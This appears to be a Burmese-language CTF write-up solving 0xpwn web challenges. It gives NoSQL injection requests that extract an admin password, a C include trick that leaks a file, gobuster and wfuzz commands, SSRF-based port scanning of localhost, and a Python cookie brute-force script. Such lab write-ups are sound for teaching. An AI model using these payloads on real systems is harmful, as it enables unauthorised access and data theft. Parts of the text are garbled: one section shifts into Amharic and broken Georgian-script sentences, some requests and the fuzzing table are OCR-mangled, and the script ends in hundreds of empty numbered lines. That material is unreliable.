
ရတယ်။

```

File Edit Selection Find View Goto Tools Project Preferences Help
~/Downloads/help.js - Sublime Text (UNREGISTERED)
help.js
1 const mongoose = require('mongoose');
2 const Schema = mongoose.Schema;
3
4 let User = new Schema({
5   username: {
6     type: String
7   },
8   password: {
9     type: String
10 }
11 }, {
12   collection: 'users'
13 });
14
15 module.exports = mongoose.model('User', User);
16
17 router.post('/api/login', (req, res) => {
18   let { username, password } = req.body;
19
20   if (username && password) {
21     return User.find({
22       username,
23       password
24     })
25       .then((user) => {
26         if (user.length == 1) {
27           return res.json({logged: 1, message: `Login Successful, ${user[0].username}.` });
28         } else {
29           return res.json({logged: 0, message: 'Login Failed'});
30         }
31       })
32       .catch(() => res.json({ message: 'Something went wrong'}));
33   }
34   return res.json({ message: 'Invalid username or password'});
35 });

```

Challenge site ကိုဝင်ကြည့်တော့ Welcome, try to get admin password that will be the flag. Flag example : 0xpwn{} ဆိုတော့ Flag ၏ Password data ပေါ်။ MongoDB (NoSQL injection) Testing လုပ်ချင်တာနဲ့ username – admin / password – test နဲ့ login လုပ်ပြီး Burpsuite နဲဖမ်းလိုက်တယ်။



Welcome, try to get admin password that will be the flag. Flag example : 0xpwn{}

Username >> admin

Password >> test

**Submit**

ပြီးရင် no equal [\$ne] သုံးပြီး request ပြန်လုပ်ကြည့်တော့ Login Successful ဆိုတော့ NoSQL Injection ပေါက်နေတယ်ပေါ့။

```

Request
Pretty Raw In Actions ▾
1 POST /api/login HTTP/1.1
2 Host: ctf.Oxpwn.com:1337
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://ctf.Oxpwn.com:1337/
8 Content-Type: application/x-www-form-urlencoded;charset=UTF-8
9 Origin: http://ctf.Oxpwn.com:1337
10 Content-Length: 33
11 Connection: close
12 Cookie: _ga=GAL.2.1329628788.1635183707; d_uid=3bb64ae9-e6d3-a0c1-0aad-dda3d1096314; session=95ca3a7c-2298-4899-a3d4-4357b219bebe.6w05H2d0hYdDnaiEsjzTMqY_Qo; atatusScript=hide; d_fs=1
13
14 username=admin&password[$ne]=test

Response
Pretty Raw Render In Actions ▾
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 49
5 ETag: W/"31-oca2DfF3sA5PaU/HXg3p96kVCOE"
6 Date: Mon, 01 Nov 2021 14:31:55 GMT
7 Connection: close
8
9 {
  "logged":1,
  "message":"Login Successful, admin."
}

```

Password regex ကို 0xpwnနဲ့အရင် စလုပ်ကြည့်တယ်။ ပြီးရင် Wordlist တစ်ခွောက်ပြီး Bruteforce တိုက်ဖို့လုပ်တယ်။

```

POST /api/login HTTP/1.1
Host: ctf.0xpwn.com:1337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: /*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ctf.0xpwn.com:1337/
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://ctf.0xpwn.com:1337
Content-Length: 38
Connection: close
Cookie: _ga=GAI.2.1329628788.165183707; d_uid=3bb64ae9-e6d3-a0c1-0aad-dda3d1096314; session=95ca97c-2298-4899-a3d4-4357b219bebe.6wQSH12dOhYdDnaiESjzTMgY_Qo; atatusScript=hide; d_fs=1
username=admin&password[$regex]=0xpwn{
```

```

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
Content-Length: 49
ETag: W/"31-oca2DF3sA5PaU/HKg3p96kVCOE"
Date: Mon, 01 Nov 2021 14:41:53 GMT
Connection: close
{
  "logged":1,
  "message":"Login Successful, admin."
}
```

## Wordlist Create

ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789#\$%&/;:<=>@[{}~!(),-

Password regex ကို Bruteforce Script ရေးရပ်င်းတာနဲ့ Password တလုံးချင်းစိကိုပဲ Intruder သုံးပြီးစိတ်ရည်ရည်

နဲ့ Dump လိုက်တယ် :3

Request	Payload	Status	Error	Timeout	Length	Comment
13	J	200			256	
1	e	200			244	
2	m	200			244	
3	o	200			244	
4	0	200			244	
5	x	200			244	
6	p	200			244	
7	w	200			244	
8	n	200			244	
9	q	200			244	
10	C	200			244	
11	G	200			244	
12	I	200			244	
14	L	200			244	

Burp Suite Community Edition v2021.2.1 - Temporary Project

Proxy    Intruder    Repeater    Window    Help

Dashboard    Target    **Proxy**    Intruder    Repeater    Sequencer    Decoder    Comparer    Extender    Project options    User options

1 x    2 x    ...

Target    Positions    Payloads    Options

**Payload Positions**

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attacktype: Sniper

```

1 POST /api/login HTTP/1.1
2 Host: ctf.0xpwn.com:1337
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://ctf.0xpwn.com:1337/
8 Content-Type: application/x-www-form-urlencoded;charset=UTF-8
9 Origin: http://ctf.0xpwn.com:1337
10 Content-Length: 33
11 Connection: close
12 Cookie: session=9de219f0-954c-432b-8bed-8d6c441eebc8.B0YXTyo4_JW_XwdIL02blTMgUfc
13
14 username=admin&password=$regex=0xpwn{mOnGO_SqL_InJeCTIoN!@#}

```

နောက်ဆုံး Password dump ပြီးတာနဲ့submit သွားလုပ်လိုက်တော့ flag ရှုခွားတယ်။

Flag - **0xpwn{mOnGO\_SqL\_InJeCTIoN!@#}**

Resource - <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/NoSQL%20Injection>

# Compiler



**Challenge Name – Compiler (Web)**

**Point -100**

**Challenge – <http://ctf.Oxpwn.com:5000>**


Challenge site ကိုဝင်ကြည့်တော့ Program Compile လုပ်ပေးတဲ့ Web Compiler လေးတစ်ခုတွေ့တယ်။ C နဲ့ Hello World simple program လေးထည့်ပြီး Compile လုပ်ကြည့်တော့ compiled download file ပြန်ထုတ်ပေးတယ်။

## Compiler Service

This compiler will compile your code!

```
#include <stdio.h>
int main() {
    printf("Hello World");
    return 0;
}
```

**Compile**



## Compiler Service

This compiler will compile your code!

```
#include <stdio.h>
#include "/flag"
int main() {
    printf("Hello, World!");
    return 0;
}
```

**Compile**

Challenge hint တဲမှာ Flag file location ကို /flag လိုပြောထားတော့ C ရဲ့ header တွေခေါ်သုံးတဲ့ပုံစံမျိုးနဲ့ /flag ကိုခေါ်ပြီး Compile ပြန်လုပ်ကြည့်တော့ Error နဲ့အတူတူ flag data ထွက်လာပါတယ်။


**Compile**

Sorry, we could not compile this code.

b'ln file included from /tmp/th\_m4dsia3w.c:2:\nflag:1:1: error: invalid suffix "xpwn" on integer constant\n 1 | 0xpwn{HOW\_Y0u\_iNclUd3\_tHf\_5lAg?}\n| ^~~~~~\nflag:1:1: error: expected identifier or \xe2\x80\x98(\xe2\x80\x99 before numeric constant\n'

Flag – **0xpwn{HOW\_Y0u\_iNclUd3\_tHf\_5lAg?}**

## Fuzz me Plz



**Challenge Name – Fuzz me Plz (Web)**


**Point -200**

**Challenge – <http://ctf.0xpwn.com:32123>**

Challenge site የንግድ ተወካይ ነው እና የሚከተሉት መረጃዎች ይፈጸማል፡፡

Challenge site የንግድ ተወካይ ነው እና የሚከተሉት መረጃዎች ይፈጸማል፡፡

directory bruteforce ተስተካክለዋል፡፡



```
gobuster dir -u http://ctf.0xpwn.com:32123/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x .zip,.war,.php,.html,.txt -t 50
```

```
(kali㉿kali)-[~/Desktop/CTF/Web/FuzzMe]
$ gobuster dir -u http://ctf.0xpwn.com:32123/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x .zip,.war,.php,.html,.txt -t 50
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://ctf.0xpwn.com:32123/
[+] Method:       GET
[+] Threads:      50
[+] Threads:      50
[+] Wordlist:     /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Extensions:   zip,war,php,html,txt
[+] Timeout:      10s

2021/11/01 12:42:01 Starting gobuster in directory enumeration mode


/api
(Status: 200) [Size: 48]
```

თავადური: Directory Bruteforce လებდეთ /api შეზღუდვის Path თბილი /V1 ჭყ /V2 კი თანთხულია.


<http://ctf.0xpwn.com:32123/api/>




<http://ctf.0xpwn.com:32123/api/V1/>



<http://ctf.0xpwn.com:32123/api/V2/>



/V2 კი თანთხული: Bruteforce ლებდეთ /image path-ით გუა:თევთან. ეს ეროვნული Error თან დაკავშირდება.



ဒါ Error အတိုင်း Google မှာလိုက်ရှာဖြည့်တော့ needle.js နဲ့ SSRF vulnerable ဖြစ်တဲ့အကြောင်းရေးထားတာ ဖတ်လိုက်ရတယ်။

Resource - <https://sethsec.blogspot.com/2015/12/exploiting-server-side-request-forgery.html>

အဲတော့ url parameter ထည့်ပြီး ifconfig.pro နဲ့ server ip တွေ check ကြည့်တော့ address တွေထွက်လာတယ်။  
SSRF ပေါက်နေတာသေချာပြီ။

```
(H) | force_ipv6 | 6_no_dns | force_ipv4 | Github (source for this) | | OAuth Account Account Links | Donate
IP: 13.76.171.223
HOSTNAME: No dns record for host
USER_AGENT: Needle/3.0.0 (Node.js v14.18.1; linux x64)
LANGUAGE:
ENCODINGS:

Feature list:
$curl ifconfig.pro
1.1.1.1
$curl ifconfig.pro/ip.host
1.1.1.1 r.d.ns.look.up
$curl ifconfig.pro/host
r.dns.look.up
```

Recon ထပ်လုပ်ရင်း သူရဲ့ localhost မှာ web service တစ်ခုထပ်ရဟန်တော့ရတယ်။ အဲတော့ ကျွန်တော် ရောက်နေတာ localhost ရဲ့ port 80 မှာ... အခြား port တွေမှာ service တစ်ခုခု Runရင် Runနေမှာ....  
WFUZZ သုံးပြီး Port တွေထပ်ရှာဖြည့်တယ်။

Welcome to our image-fetch service API

Here is the image you requested: <http://127.0.0.1> for you


Nothing Here For you, Move on


```
wfuzz -c -z range,1-65535 http://ctf.0xpwn.com:32123/api/v2/image?url=http://127.0.0.1:FUZZ
```

ID	Response	Lines	Word	Chars	Payload
000000001:	404	Port	4 L	12 W	118 Ch "1"
000000019:	404	-----	4 L	12 W	119 Ch "19"
000000021:	404	- z	4 L	12 W	119 Ch 11.24 "21" 23/api/v2/image?url=http://127.0.0.1:1337
000000015:	404	-----	4 L	12 W	119 Ch "15"
000000003:	404	-----	4 L	12 W	118 Ch "3"
000000018:	404	Port	4 L	12 W	119 Ch "18"
000000022:	404	-----	4 L	12 W	119 Ch "22"
000000020:	404	20/205/	4 L	12 W	119 Ch "20" 127.0.0.1:1337
000000007:	404	-----	4 L	12 W	118 Ch "7"
000000017:	404	-----	4 L	12 W	119 Ch "17"
000000014:	404	check	4 L	12 W	119 Ch "14"
000000009:	404	-----	4 L	12 W	118 Ch url=http://127.0.0.1:1337/robots.txt
000000006:	404	-----	4 L	12 W	118 Ch "6"
000000012:	404	-----	4 L	12 W	119 Ch "12"
000000016:	404	Tag	4 L	12 W	119 Ch "16"
000000010:	404	-----	4 L	12 W	119 Ch "10"
000000011:	404	4 L	12 W	119 Ch "11"	
000000008:	404	-----	4 L	12 W	118 Ch "8"
000000013:	404	-----	4 L	12 W	119 Ch "13"
000000005:	404	Flag	4 L	12 W	118 Ch "5"
000000002:	404	-----	4 L	12 W	118 Ch "2"
000000004:	404	-----	4 L	12 W	118 Ch "4"
000000045:	404	1/v2/	4 L	12 W	119 Ch "65" 127.0.0.1:1337/adm/amt_tall_a2v0n3.txt HTTP/1.1
000000037:	404	-----	4 L	12 W	119 Ch "37"
000000029:	404	-----	4 L	12 W	119 Ch "29" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.148 Safari/537.36
000000044:	404	-----	4 L	12 W	119 Ch "44" image/webp,*/*;q=0.9,image/webp,*/*;q=0.8
000000023:	404	-----	4 L	12 W	119 Ch "23"
000000051:	404	-----	4 L	12 W	119 Ch "51"

Open ports – port 80, port 1337, port 8080

port 80 ကုန် ကျွန်တော်တို့ ခေါ်ပြီးပြီဆိုတော့ port 1337 ကို ခေါ်ကြည့်လိုက်တော့ LOL -..






## Welcome to our image-fetch service API

Here is the image you requested: **http://127.0.0.1:1337/robots.txt** for you


User-agent: \* Disallow: /admin/d0nt\_t3ll\_a2y0n3.txt

robots.txt check ကြည့်တော့ /admin/d0nt\_t3ll\_a2y0n3.txt ထပ်တွေ့တယ်။ ဒါ Path အတိုင်းထပ်ခေါ်လိုက် တော့ Flag ရသွားပါတယ်။



Flag - **0xpwn{0pps!\_ho0w\_d1d\_y0u\_g3t\_h3re?!@#}**

## Find Me




### Challenge Name – Find Me (Web)

**Point - 200**

**Challenge – <http://ctf.Oxpwn.com:8834/index.php>**

Challenge site ကိုဝင်လိုက်တော့ User ရှာတဲ့ input box လေးတစ်ခုပေးထားတယ်။ a ထည့်ပြီး submit လုပ်လိုက်တာနဲ့ a နဲ့ စတဲ့ username list တွေထွက်လာတယ်။ အဲတော့ ဘာမှမထည့်ပဲ submit လုပ်လိုက်တော့ User list 200 လောက်ထပ်ထွက်လာတယ်။



ID	Username
1	mshieldso
2	czanettini1
3	lbyars2
4	kcauser3
5	sgreenroa4
6	rtease5
7	sgoldthorpe6
8	lonraet7
9	gbottrill8
10	dcautte9
11	alabonea
12	lcoughanb
13	lballisterc
14	gthrippd
15	tyurysheve
16	ifrankishf
17	agadaudg
18	hkeelerh
19	tsantorei
20	eudenj
21	lgrahamek
22	bwadlyl


ဆိုတော့ user lists ထဲက username တစ်ခုနှစ်ခုကို submit လုပ်ကြည့်တယ်။ သတိထားမိသွားတာက username တွေချိန်းပေမဲ့ cookies တန်ဖိုးတွေက ပြောင်းမသွားဘူး။ Hello John Carter,you're not admin ဆိုတော့ ဒီChallenge ၏ user lists ထဲက username တွေကို cookie value ထဲအစားထိုးပြီး username bruteforce script ရေးပြီးလိုက်ရှာရမှာ...

ID	Username
2	czanettini1

Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
.0xpwn.com	/	Mon, 25 Oct 2021 1...	5	false	false	None	Mon, 25 Oct 2021 1...
.0xpwn.com	/	Wed, 25 Oct 2021 1...	30	false	false	None	Tue, 02 Nov 2021 1...
.0xpwn.com	/	Tue, 26 Oct 2021 17...	30	false	false	None	Tue, 26 Oct 2021 13...
ctf.0xpwn.co...	/	Session	16	false	false	None	Tue, 02 Nov 2021 1...
.0xpwn.com	/	Session	5	false	false	None	Tue, 02 Nov 2021 1...
.0xpwn.com	/	Mon, 01 Nov 2021 1...	41	false	false	None	Mon, 01 Nov 2021 1...
ctf.0xpwn.co...	/	Session	42	true	false	None	Tue, 02 Nov 2021 1...
ctf.0xpwn.co...	/	Session	71	true	false	Lax	Tue, 02 Nov 2021 1...
ctf.0xpwn.co...	/	Thu, 02 Dec 2021 1...	21	false	false	None	Tue, 02 Nov 2021 1...

User list ကောင်း wordlist တစ်ခုဆောက်လိုက်တယ်။ Python နဲ့ script ရေးပြီး Bruteforce တိုက်လိုက်တော့ Mg404 ဆိုတဲ့ username နဲ့ flag ကောထွက်လာပါတယ်။ ဒါကတော့ ကျွန်ုတ်တော်ရေးထားတဲ့ python script လေးပါ။


### Bruteforce findme



```

1 import requests
2 import re
3
4 target = 'http://ctf.0xpwn.com:8834/search.php'
5 userlist = open('wordlist.txt')
6 pattern = re.compile('0xpwn{')
7
8 for x in userlist:
9     cookieValue = {'username': x.strip()}
10    r = requests.get(target, cookies = cookieValue)
11    data = r.text
12    flag = str(data)
13    match = re.search(pattern, flag)
14
15    if match:
16        print(flag)
17    else:
18        print('Flag Not Found')
19        print()
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
